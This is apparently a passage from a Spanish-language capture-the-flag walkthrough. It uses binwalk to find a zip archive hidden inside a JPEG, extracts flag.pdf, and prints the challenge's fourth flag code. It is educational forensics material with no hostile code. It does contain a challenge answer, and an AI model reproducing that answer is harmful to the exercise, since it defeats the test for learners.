
Ahora procederemos a comprobar si existe un archivo de ese nombre oculto en la imagen y a su posterior extracción. Para ello utilizaremos la herramienta **binwalk**, que permite identificar ficheros y códigos embebidos.

<https://github.com/ReFirmLabs/binwalk>

Introducimos en la terminal el comando

binwalk stegonante.jpg

y pulsamos enter



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# binwalk stegonante.jpg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.02
30 : 8	0x1E	TIFF image data, big-endian, offset of first image directory
804 "	0x324	Copyright string: "Copyright 1999 Adobe Systems Incorporated
16226	0x3F62	Zip archive data, at least v2.0 to extract, compressed size: 190763, uncompressed size: 202719, name: flag.pdf
207117	0x3290D	End of Zip archive, footer length: 22

```
root@kali:~#
```


Observamos que además de los datos de la imagen hay un archivo comprimido en formato zip.

Podemos intentar descomprimirlo desde la misma herramienta añadiendo el parámetro -e

Introducimos en la terminal el comando

```
binwalk -e stegonante.jpg
```

y pulsamos enter




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# binwalk stegonante.jpg
```


DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.02
30 : 8	0x1E	TIFF image data, big-endian, offset of first image directory
804 "	0x324	Copyright string: "Copyright 1999 Adobe Systems Incorporated
16226	0x3F62	Zip archive data, at least v2.0 to extract, compressed size: 190763, uncompressed size: 202719, name: flag.pdf
207117	0x3290D	End of Zip archive, footer length: 22

```
root@kali:~#
```

Aparentemente no se obtiene un resultado diferente, pero si abrimos el gestor de archivos podemos comprobar que hay una carpeta nueva con los archivos recién extraídos.



Entramos en la carpeta y abrimos el documento PDF obtenido, **flag.pdf**



CÓDIGO BANDERA 4: ASI0MOV3